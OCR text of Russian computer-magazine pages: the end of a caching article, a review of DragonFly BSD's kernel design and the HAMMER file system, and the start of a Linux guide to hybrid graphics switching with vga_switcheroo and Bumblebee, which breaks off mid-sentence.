Предположим, что вам нужно показать пользователям 20 самых хороших постов за какой-либо период. Эта информация была у вас в кеше, но к моменту запуска системы кеш был очищен. Соответственно, все пользователи обращаются к базе данных, которой для построения индекса нужно, скажем, 500 миллисекунд. В итоге все начинает медленно работать, и вы сами себе сделали DoS (Denial-of-service). Сайт не работает.

Отсюда вывод: не занимайтесь кешированием, пока у вас не решены другие проблемы. Сделайте, чтобы база быстро работала, и вам не нужно будет вообще возиться с кешированием. Тем не менее даже у проблемы старта с незаполненным кешем есть решения:

1. Использовать кеш-хранилище с записью на диск (теряем в скорости);
2. Вручную заполнять кеш перед стартом (пользователи ждут и негодуют);
3. Пускать пользователей на сайт партиями (пользователи все так же ждут и негодуют).

Как видите, любой способ плох, поэтому лишь повторимся: старайтесь сделать так, чтобы ваша система работала и без кеширования. ⌶


Евгений Зобнин (execbit.ru)

Анатомия СТРЕКОЗЫ


ОБЗОР КЛЮЧЕВЫХ ОСОБЕННОСТЕЙ ОПЕРАЦИОННОЙ СИСТЕМЫ DRAGONFLY BSD

Когда в 2003 году Мэтью Диллон объявил о начале работы над собственным форком FreeBSD 4 с акцентом на простоту дизайна и многопроцессорные системы, никто его затею всерьез не воспринял и многие «спецы» предрекали, что скоро энтузиазм закончится и проект закроют. Тем не менее DragonFly BSD оставалась на плаву многие годы и за восемь лет превратилась в одну из самых интересных UNIX-подобных систем современности.





Стрекоза — официальный талисман DragonFlyBSD



Конфигуратор инсталлятора DragonFlyBSD

ВВЕДЕНИЕ

История DragonFly BSD началась с разногласий, и все последующее развитие операционной системы подвергалось критике и необоснованным нападкам. Долгое время Диллона обвиняли в том, что он слишком амбициозен, ломает традиции и вообще изобретает велосипед. Неоднократно ему приходилось объяснять очередным консерваторам, почему BSD должна отойти от прежних стереотипов развития и пойти по пути инноваций. Были написаны километры писем, интервью, статей, сотни тысяч строк кода, но DragonFly BSD так и оставалась противоречивым проектом, от которого у молодежи загорались глаза, а ветераны скрипели зубами.

Именно стремление сломать стереотипы и коренным образом изменить все, начиная от подхода к разработке и заканчивая принципами работы ОС, сделали DragonFly BSD столь интересной операционной системой. DragonFly внесла в сообщество BSD то, чего ему так давно не хватало, влила свежую кровь и наметила путь к инновациям. Внутри этой системы кроется столько интересных и нестандартных идей, что даже Linux, с его манией аккумулировать внутри себя самые противоречивые разработки, кажется на ее фоне скучным и обыденным.

Складывается впечатление, что Мэтью Диллон вообще не знает слова «консерватизм». Он спокойно избавляется от вещей, которые, на его взгляд, не нужны, и добавляет в систему функциональность, вызывающую множество споров. Он без зазрения совести выкидывает из ядра целые подсистемы и заменяет их аналогами. Кажется, что он просто выплескивает идеи в код, но у него всегда есть план развития на многие годы вперед. Его безграничный энтузиазм и креативность зажигают умы сотен других разработчиков, которые предлагают и реализуют собственные идеи, во многом противоречивые и спорные, но эффективные и интересные.

DragonFly — это обратная сторона BSD, лишенная непроходимого консерватизма и наполненная духом академической системы, в которой полно новых идей и разработок, созданных без оглядки на проверенные временем, но во многом неэффективные решения. И пусть пока DragonFly не показывает впечатляющих результатов в тестах производительности и не может предложить законченное решение для внедрения в продакшн, все предпосылки для этого у системы есть, а Диллон даже не собирается останавливаться на достигнутом.

НАЧАЛО НАЧАЛ, ИЛИ МУЛЬТИЯДЕРНЫЙ БУМ

Предпосылкой к рождению DragonFly стали разногласия Мэтью Диллона с командой разработчиков FreeBSD по поводу механизмов работы системы на многоядерных/многопроцессорных системах. Участники FreeBSD Core Team придерживались традиционного подхода к обеспечению эффективной работы операционной системы с многими ядрами. Главная идея этого подхода состоит в использовании блокировок везде, где только может возникнуть проблема одновременного доступа к ресурсам. Это позволяет плавно перенести систему на новые процессоры, не нарушив работу ключевых компонентов ядра. Диллон же, напротив, был убежден, что многоядерные системы требуют коренных изменений в ядре для того, чтобы ОС могла эффективно использовать все ресурсы системы и при этом не разрослась в большой кусок кода, наполненный взаимозависимыми блокировками и требующий серьезных затрат на сопровождение и развитие. Консерватизм победил, и Диллон создал собственный форк FreeBSD, главной особенностью которого и стал совершенно новый подход к работе системы с многими процессорными ядрами.

Чтобы понять, что предложил Диллон, необходим небольшой экскурс в теорию. SMP-системы отличаются тем, что имеют единое адресное пространство для всех процессорных ядер. Другими словами, все ядра используют одну память, которая никак между ними не делится, всем доступно все. Отсюда возникает очевидная проблема: что будет, если два потока исполнения ядра попытаются получить доступ или изменить одну и ту же структуру данных (значение переменной sysctl, например) одновременно? Ответ: возникнет коллизия (поток, который должен был сделать это вторым, может сделать это первым или наоборот, со всеми вытекающими отсюда последствиями). Самое простое решение этой проблемы — запретить исполнение всего кода ядра одновременно несколькими процессорами с помощью глобальной блокировки (Big Giant Lock), как и было сделано в FreeBSD 4. Пока один процессор исполняет код ядра, второй ждет.

Само собой, подход этот неэффективен, и в FreeBSD 5 было запланировано начать постепенное избавление ядра от глобальной блокировки с помощью более узкоспециализированных блокировок, которые будут установлены на все сколько-нибудь значимые структуры данных. Так код ядра мог исполняться несколькими процессорами, а ждать приходилось только в случае одновременного доступа к одним и тем же структурам данных. Проблема такого подхода состояла в том, что из-за блокировок, во-первых, код ядра

DRAGONFLY — ЭТО ОБРАТНАЯ СТОРОНА BSD, ЛИШЕННАЯ НЕПРОХОДИМОГО КОНСЕРВАТИЗМА

В РЕЗУЛЬТАТЕ РАЗДЕЛЕНИЯ ЯДРА НА ОТДЕЛЬНЫЕ ПОТОКИ DRAGONFLY ПРИОБРЕЛА ЧЕРТЫ МИКРОЯДЕРНЫХ ОС

превращался в груду кода с множеством локов, значительная часть которых к тому же зависели друг от друга, так что приходилось городить кучу костылей. Во-вторых, код становился малоэффективным, так как блокировки применялись повсеместно и без расчета, что определенные типы данных в принципе не могут иметь проблем с одновременным доступом, поскольку актуальны только для одного процессорного ядра. Зачем, например, блокировать доступ к структуре данных процесса, если к нему хочет получить доступ процесс, работающий на том же ядре? Подход с использованием блокировок вообще не рассчитан на такие ситуации и требует, чтобы структура данных была заблокирована в любом случае.

Диллон предложил решить эти и другие возможные проблемы с помощью трех ключевых идей: привязки данных к процессорам, сообщений и мягких блокировок. Первая идея — переписать ядро с учетом того, что процессы, работающие на одном процессоре, не требуют каких-либо взаимных блокировок. Для этой цели была реализована идея легковесных нитей ядра (LWKT), по одной на каждый процесс в системе, и отдельный планировщик на каждый процессор. Для доступа к данным друг друга нити используют механизм сообщений, который позволяет избежать блокировок, обеспечивает правильную последовательность выполнения операций доступа и не накладывает никакого оверхеда при обмене данными между нитями, работающими на одном процессоре.

Тот же подход был применен ко многим другим подсистемам ядра, например, внутриядерный аллокатор памяти был разделен на несколько копий, по количеству процессоров, так, что процесс выделения памяти и работы с ней не требовал блокировок. Код сетевой подсистемы также был разделен на несколько потоков, работающих на разных ядрах. В дальнейшем таким же образом были переписаны и другие подсистемы, включая подсистему ввода-вывода и VFS. Общая идея состояла в том, что если ты хочешь получить доступ к данным, то просто посылаешь сообщение и получаешь их в ответ без необходимости применения каких-либо блокировок.

В случае с данными, обслуживаемыми корневыми компонентами ядра и актуальными для всей системы в целом (те же переменные sysctl, например), применялся другой подход: для блокировки данных использовалась система сериализующих токенов. Пояснить, как она работает, можно на примере очереди в кабинет к стоматологу. Если один поток исполнения хочет получить доступ к данным, он берет токен (талон) и ждет, пока другой поток, взявший токен на доступ к тем же данным, не освободит их и не вернет токен. Если человек задержался где-то в другом месте, все остальные люди не будут заблокированы в его ожидании, — он просто потеряет свое место в очереди, и ему придется поменять талон, когда он освободится. Применительно к DragonFly это значит, что поток, имеющий токен, но заблокированный по другой причине или спящий, временно теряет токен и приобретает его вновь, когда будет разблокирован. Это очень важное отличие токенов от блокировок, которое позволяет малой кровью избежать главной проблемы FreeBSD и других ОС, использующих традиционные блокировки, под названием deadlock, для обхода которой применяется множество костылей.

Интересно, что в результате разделения ядра на отдельные потоки, доступ к которым осуществляется с помощью сообщений, DragonFly приобрела некоторые черты микроядерных ОС. Теперь можно, во-первых, легко перенести подсистемы, драйверы и файловые системы (их тоже планируется вынести в отдельные потоки) в пространство пользователя, что существенно повысит стабильность работы ОС. Во-вторых, даром получить возможность асинхронного выполнения доступа к данным, например неблокирующий ввод-вывод.

HAMMER


Вторая важная идея, которая легла в основу DragonFly, — это возможность из коробки работать в кластерах. С этой целью Диллон собирается задействовать все тот же механизм сообщений, который позволит распараллелить ядро не просто на несколько процессорных ядер, но и на несколько физических машин. В качестве сетевого хранилища в кластере будет использоваться распределенная файловая система HAMMER, которая уже сейчас помечена как стабильная и входит в состав DragonFly по умолчанию.

Во многом HAMMER напоминает уже знакомые нам файловые системы ZFS и Btrfs, но отличается архитектурой и дизайном. Основные возможности этой ФС:

- поддержка неограниченного количества снапшотов;
- восстановление ошибок во время монтирования без использования fsck;
- инкрементальное зеркалирование данных на подчиненные узлы;
- контрольные суммы для обеспечения целостности данных и метаданных;
- автоматическая дедупликация данных (одинаковые блоки данных будут объединены в один);
- максимальный размер: 1 экзобайт.

При этом HAMMER — полностью распределенная ФС, которая позволяет объединить хранилища данных множества машин в единую ФС с гарантией высокой доступности и сохранности данных с помощью дублирования. В настоящий момент файловая система может работать только в режиме «один мастер — много подчиненных», что существенно ограничивает области ее применения, однако в HAMMER2, работа над которой идет полным ходом, это ограничение будет снято, и ФС сможет работать в мультимастер-режиме.

Интересно также, что HAMMER не является файловой системой, работающей по принципу copy-on-write, поэтому механизм



Файловая система HAMMER используется по умолчанию

```
# df -h
Filesystem                Size   Used  Avail Capacity  Mounted on
ROOT                      288G    12G   276G     4%    /
devfs                     1.0K   1.0K     0B   100%    /dev
/dev/serno/9VMBWDM1.s1a   756M   130M   558M    20%    /boot
/pfs/@@-1:00001           288G    12G   276G     4%    /var
/pfs/@@-1:00002           288G    12G   276G     4%    /tmp
/pfs/@@-1:00003           288G    12G   276G     4%    /usr
/pfs/@@-1:00004           288G    12G   276G     4%    /home
/pfs/@@-1:00005           288G    12G   276G     4%    /usr/obj
/pfs/@@-1:00006           288G    12G   276G     4%    /var/crash
/pfs/@@-1:00007           288G    12G   276G     4%    /var/tmp
procfs                    4.0K   4.0K     0B   100%    /proc
```

При установке на HAMMER дополнительные разделы будут размещены в псевдоразделах системы HAMMER, называемых PFS

```
# pkgin full-upgrade
6 packages to be upgraded: freetype2-2.3.12 gtar-info-1.22
openldap-client-2.4.21 png-1.4.2 python26-2.6.5 tiff-3.9.4
1 packages to be removed: asciidoc-8.6.1
6 packages to be installed: png-1.4.3 python26-2.6.5nb1 tiff-3.9.4nb1
freetype2-2.4.2 gtar-info-1.23 openldap-client-2.4.23 (15M to
download, 59M to install)
proceed ? [y/N] y
downloading packages...
downloading png-1.4.3.tgz: 100%
downloading python26-2.6.5nb1.tgz: 100%
downloading tiff-3.9.4nb1.tgz: 100%
downloading freetype2-2.4.2.tgz: 100%
downloading gtar-info-1.23.tgz: 100%
downloading openldap-client-2.4.23.tgz: 100%
```

Обновляемся!

создания снапшотов в ней реализован по-другому. При создании снапшота просто происходит заморозка всех данных, а изменения осуществляются уже в новых блоках. На таком же принципе основан механизм ведения истории, когда снапшоты создаются с помощью команд, прописанных в cron.

Если говорить о производительности, то в данный момент HAMMER не может похвастаться высокими скоростями. Она быстрее стандартной файловой системы UFS, но гораздо медленнее ZFS, Btrfs и ext4. Мэтью Диллон уже затеял большой редизайн файловой системы в рамках проекта HAMMER2, в результате которой она станет настоящей copy-on-write файловой системой и лишится многих своих недостатков, однако ожидать ее появления стоит не раньше 2013 года.

ВИРТУАЛЬНОЕ ЯДРО, SWAPCACHE И ЗАМОРОЗКА ПРОЦЕССОВ

На сообщениях, легковесных нитях ядра и кластерной файловой системе нововведения и особенности DragonFly не заканчиваются. Здесь есть множество других весьма любопытных и полезных идей, о которых разработчики других систем даже не задумываются. Наиболее интересные из них — это виртуальное ядро, способное работать как пользовательский процесс, драйвер для вынесения метаданных файловой системы на другой накопитель swapcache и механизм заморозки процессов, позволяющий сохранить текущее состояние приложения в файл.

Виртуальное ядро представляет собой способ запуска ядра DragonFly в пространстве пользователя с эмуляцией накопителей при помощи дисковых образов и виртуализацией сети при помощи tap-интерфейса. В свое время Диллон реализовал эту технологию для упрощения отладки ядра и тестирования кластерной функциональности, однако она также может быть использована для виртуализации наравне с подсистемой Jail. Виртуальное ядро компилируется вместе с основным и помещается в исполняемый файл /var/vkernel/boot/kernel/kernel, с помощью которого его можно запустить, указав при необходимости загрузочные диски и отконфигурировав виртуальную сеть.

Еще одна интересная особенность системы, которая появилась в DragonFly 2.6, — это механизм swapcache, позволяющий кешировать данные и метаданные файловой системы в swap-разделе твердотельных дисков. Основная идея при этом заключается в том, что SSD-диски по определению быстрее обрабатывают операции ввода-вывода и поэтому могут быть использованы для ускорения доступа к часто используемым данным и метаданным. В первую очередь swapcache ориентирован на применение в системах с небольшим количеством оперативной памяти, которой может просто не хватить для постоянного хранения кеша файловой системы. В этом случае swapcache позволяет достигнуть хорошего баланса между количеством памяти, свободным для приложений, и производительностью работы.

Механизм сохранения состояния приложений — еще одна любопытная особенность DragonFly. С его помощью пользователь в любой момент может заморозить процесс и разместить его образ на диске так, чтобы потом этот образ можно было восстановить в памяти и продолжать использовать приложение. Во многом он напоминает утилиту CryoPID для Linux (cryopid.berlios.de), однако реализация выполнена внутри ядра, а потому лишена многих ее недостатков. Чтобы заморозить приложение, достаточно нажать <Ctrl+E>, а для разморозки — выполнить команду checkpt -r file.ckpt. Приложение останется в том же состоянии, в котором было в момент заморозки.

На этой технологии основан и механизм ускорения запуска приложений, который выполняет в DragonFly ту же роль, что и технология предварительной линковки (prelinking) приложений в Linux. Работает он практически идентично технологии сохранения состояния, за тем исключением, что образ сохраняется не в отдельный файл, а внутрь самого исполняемого файла со специальной пометкой для линковщика ld-elf.so, который пропускает шаги по линковке файла и размещает его в память, как есть. В DragonFly эта технология называется resident и позволяет существенно сократить время запуска тяжеловесных приложений, зависящих от многих библиотек.

Кроме всего перечисленного, в DragonFly также была с нуля реализована собственная виртуальная файловая система devfs, ответственная за хранение файлов устройств, файловая система nullfs для монтирования образов дисков, подсистема шифрования дисковых разделов, оптимизированная для работы на многоядерных системах, утилита tcplay для работы с разделами и образами, зашифрованными с помощью TrueCrypt, новый справедливый планировщик ввода-вывода bfq, механизм журналирования файловой системы UFS, масса подсобных утилит, вроде cpdup для клонирования каталогов, а также множество драйверов и подсистем, портированных из других BSD-систем.

ВЫВОДЫ

Пока еще рано говорить об успехе DragonFly как операционной системы для многоядерных систем и кластеров, однако свой след в истории она уже оставила, вынудив разработчиков других ОС пересмотреть свои взгляды на то, как система должна работать на многопроцессорных машинах. Многие идеи DragonFly уже были переняты разработчиками OpenBSD, FreeBSD и Linux в их реализации многопоточности внутри ядра, что позволило поднять производительность на новый уровень. Файловая система HAMMER также вызвала большой интерес специалистов, некоторые из них даже приступили к ее переносу в Linux и FreeBSD. ⌶

МЭТЬЮ ДИЛЛОН

Мэтью Диллон был широко известным контрибьютором FreeBSD, для которой он практически с нуля переписал всю подсистему управления виртуальной памятью, а также внес большие поправки в другие подсистемы. В свое время был заметной фигурой в кругах разработчиков для персонального компьютера Amiga — из его операционной системы Диллон почерпнул множество идей, которые затем легли в основу DragonFly BSD. Окончил университет Беркли в Калифорнии, где впервые и познакомился с BSD-системами.

WWW

- **goo.gl/hZfpO — письмо в список рассылки freebsd-current с анонсом DragonFly BSD;**
- **goo.gl/PB5Qv — длинный список проектов, планируемых к реализации в DragonFlyBSD;**
- **www.shiningsilence.com/dbsdlog — блог о состоянии развития ОС.**

INFO

- **В ходе работы над DragonFly BSD в декабре 2011 года Мэтью Диллон выявил неизвестную ошибку в процессорах AMD, которая могла приводить к краху приложений. Через три месяца инженеры AMD подтвердили наличие ошибки.**
- **В качестве механизма установки стороннего ПО в DragonFly официально используется система портов pkgsrc из операционной системы NetBSD, а количество прекомпилированных пакетов переваливает за 7000.**
- **Для нормальной работы HAMMER достаточно компа со 128 Мб ОЗУ (для сравнения: ZFS требуется как минимум 1 Гб).**

Евгений Зобнин (execbit.ru)



Видеоадаптеры уже давно перестали быть только лишь средством вывода картинки на экран. Сегодня они способны обрабатывать огромные объемы информации, их мощности можно использовать для ускорения математических операций, можно переключаться на лету между несколькими картами и даже объединять в высокопроизводительный кластер. О том, как все это сделать в Linux, я расскажу в данной статье.

ЗАДЕЙСТВУЕМ СОВРЕМЕННЫЕ ВИДЕОКАРТЫ НА ПОЛНУЮ



LINUX И ТЕХНОЛОГИЯ ГИБРИДНОЙ ГРАФИКИ

Когда речь заходит о новых технологиях и продвинутых возможностях железа, пользователи Linux почти всегда оказываются в пролете. Производители оборудования редко задумываются об одном-двух процентах пользователей альтернативных ОС, оставляя их без драйверов, фирменных утилит и технической поддержки. Долгое время одними из немногих, кто всерьез занимался полноценной поддержкой своего оборудования в Linux, оставались компании Intel, NVIDIA и (частично) ATI, своевременно выпускавшие качественные драйверы для пингвина, однако и они не смогли обеспечить уровень совместимости со своим оборудованием, доступный пользователям всем известной операционной системы.

Так, в частности, случилось с ноутбуками, оснащенными технологией гибридной графики, позволяющей отключать дискретный видеоадаптер на время простоя системы и задействовать вместо него интегрированный в материнскую плату графический процессор. В системах под управлением Windows Vista/Seven технология работала практически из коробки и позволяла существенно продлить жизнь ноутбука от батареи, тогда как пользователей Linux такой подход к экономии энергии ставил в тупик.


Графическая подсистема Linux никогда не была рассчитана на возможность переключения видеоадаптеров на лету и строилась на предположении, что в системе есть только один адаптер, отвечающий за вывод графики. Это абсолютно логичная и стройная схема, которая неплохо вписывалась даже в идею SLI, однако новая «гениальная» мысль хардварщика сломала ее на корню.

Сначала появились ноутбуки с хардварным мультиплексором видеовывода, к которому Linux удалось приспособить хотя бы частично с помощью интеграции в ядро системы vga_switcheroo — она переключает видеовыход на другой адаптер с помощью вызовов функций ACPI, но требует перезапуска X Window (об этом способе я расскажу чуть позже). Затем появилось нечто новое и неожиданное, которое в компании NVIDIA окрестили технологией Optimus (Synergy на десктопах). Она, в отличие от стандартных механизмов переключения, вообще не требовала наличия мультиплексора и работала на основе перенаправления графических команд, полученных драйвером NVIDIA, на встроенный в материнку адаптер Intel.

Со временем эта проблема была решена с помощью системы Bumblebee, которая использует технологию виртуализации OpenGL, позволяющую перенаправлять графические команды на разные видеоадаптеры. Однако ни о каком методе автоматического выбора нужного адаптера, применяемого в драйверах NVIDIA для Windows, при этом речи не идет, хотя работы в данной области уже ведутся.

VGA_SWITCHEROO


Система vga_switcheroo, позволяющая использовать хардварный мультиплексор для переключения между видеоадаптерами,



Сравнение производительности 3D-графики на дискретной и встроенной картах



Контрольная панель NVIDIA в системе с поддержкой Optimus теперь имеет дополнительную вкладку



Некоторые ноутбуки позволяют выбрать используемую по умолчанию видеокарту в CMOS Setup

появилась еще в ядре Linux 2.6.34 и до сих пор обладает двумя существенными ограничениями: необходимостью завершения иксов перед переключением и зависимостью от видеодрайвера, которая проявляется в том, что переключение возможно только при использовании открытых видеодрайверов. Все это существенно ограничивает полезность технологии гибридной графики, однако на безрыбье, как известно, и пингвин акула.

Использовать vga_switcheroo довольно просто. Он уже включен в ядро, поэтому никаких особых шаманств и танцев с бубном исполнять не придется. Для начала удостоверимся, что наше ядро собрано с поддержкой данной технологии:

```
$ grep -i switcheroo /boot/config-*
```


Если все ок, проверяем наличие файла /sys/kernel/debug/vgaswitcheroo/switch и просмотрим его содержимое:

```
$ ls -l /sys/kernel/debug/vgaswitcheroo/switch
$ cat /sys/kernel/debug/vgaswitcheroo/switch
0:+:Pwr:0000:00:02.0
1: :Off:0000:01:00.0
```


Знак плюса здесь указывает на активную карту, а слово Pwr — на то, что она включена, или, иными словами, на ней есть напряжение. Само соответствие между номерами и видеоадаптерами можно посмотреть с помощью следующей команды:

```
$ lspci | grep VGA
```

Переключение между адаптерами осуществляется с помощью записи команд в тот же файл.



Технология переключения адаптеров с помощью мультиплексора



NVIDIA Optimus выполняет переключение программно

Всего поддерживается шесть команд:

- **DIS** — переключение на дискретную видеокарту;
- **IGD** — переключение на интегрированную видеокарту;
- **DDIS** — переключение на дискретную видеокарту при следующем запуске X-сервера;
- **DIGD** — переключение на интегрированную видеокарту при следующем запуске X-сервера;
- **ON** — включить неиспользуемую видеокарту;
- **OFF** — выключить неиспользуемую видеокарту.

Интересными для нас здесь остаются только две: DDIS и DIGD, так как позволяют производить манипуляции прямо из X Window (первые две сработают только в консоли). Теперь попробуем переключиться на встроенную карту:

```
$ sudo -s
# echo ON > /sys/kernel/debug/vgaswitcheroo/switch
# echo DIGD > /sys/kernel/debug/vgaswitcheroo/switch
```

Далее выходим из X Window любым удобным способом (например, с помощью завершения сеанса) и логинимся вновь, при этом не забываем отключить дискретную карту:

```
# echo OFF > /sys/kernel/debug/vgaswitcheroo/switch
```

Обратное переключение производится тем же способом. Никаких альтернативных конфигов иксов при этом не требуется. X-сервер сам подхватит активную карту и будет использовать ее для вывода графики. Для удобства можно использовать скрипт switch_between_cards.sh (опубликован в блоге asusm51ta-with-linux.blogspot.com), не забыв выполнить команду:

```
# chown твой_юзернэйм /sys/kernel/debug/vgaswitcheroo/switch
```

и добавить ее в файл /etc/init.d/rc.local. Кстати, эта же команда позволит вручную изменять режимы без использования sudo.

В ПОИСКАХ ТРИГГЕРА

В случае, если файл /sys/kernel/debug/vgaswitcheroo/switch не доступен, добавь в конфиг /etc/fstab следующую запись:

```
none           /sys/kernel/debug debugfs defaults 0 0
```


А КАК ЖЕ OPTIMUS?

Для ноутбуков, основанных на технологии NVIDIA Optimus, применение vga_switcheroo бессмысленно. Их система переключения между видеоадаптерами основана на виртуализации вызовов OpenGL, а не применении железного мультиплексора. Драйвер NVIDIA, применяемый в таких ноутбуках, работает в связке с интегрированной в материнку картой Intel. Когда запускается приложение, драйвер NVIDIA автоматически распознает, является ли оно ресурсоемким графическим приложением (это происходит с помощью анализа вызовов DirectX и базы данных приложений), и принимает решение о перенаправлении OpenGL-команд драйверу Intel, разгружая таким образом дискретную видеокарту NVIDIA, либо об их обработке на карте NVIDIA. При этом даже если приложение запускается на карте NVIDIA, результирующая картинка все равно отправляется на карту Intel с помощью копирования изображения в ее буфер кадров. Таким образом удается добиться сосуществования приложений, работающих на разных адаптерах, на одном экране без необходимости постоянного переключения ноутбука на разные адаптеры и с возможностью отключить дискретный адаптер в случае его простоя.

В существующие технологии Linux такой подход укладывается очень плохо, о чем NVIDIA честно заявила сообществу, ссылаясь на ущербность X-сервера, значительную часть которого пришлось бы переписать, и отказалась от поддержки Optimus в Linux. Тем не менее совсем скоро после начала повсеместного распространения технологии Дэйв Эрли (Dave Airlie), сотрудник Red Hat и один из девелоперов X Window, разработал метод запуска приложений на разных графических картах с последующей компоновкой их вывода в единое изображение на уровне ядра Linux (что интересно, работа была проделана на системе с видеоадаптером Radeon R200).

Позднее из его идей вырос проект Bumblebee, авторы которого пошли еще дальше и вовсе отказались от какой-либо модификации ядра или драйверов в пользу применения второго X-сервера, запущенного на дискретной видеокарте, но не привязанного к физическому дисплею. Для запуска ресурсоемких приложений на этом сервере используется специальная обертка, которая передает ему все OpenGL-команды с помощью системы VirtualGL (www.virtualgl.org) и перенаправляет сформированное изображение в окно основного X-сервера. Таким образом удается задействовать дискретный адаптер только для выбранных приложений почти так же, как это реализовано в драйверах NVIDIA для Windows, но без использования фирменного механизма копирования памяти The Optimus Copy Engine, из-за чего общая производительность приложений оказалась несколько ниже.

Тем не менее Bumblebee работает и дает достаточно ощутимый прирост производительности 3D-приложений. Начиная с третьей



Запуск smplayer на дискретной видеокарте

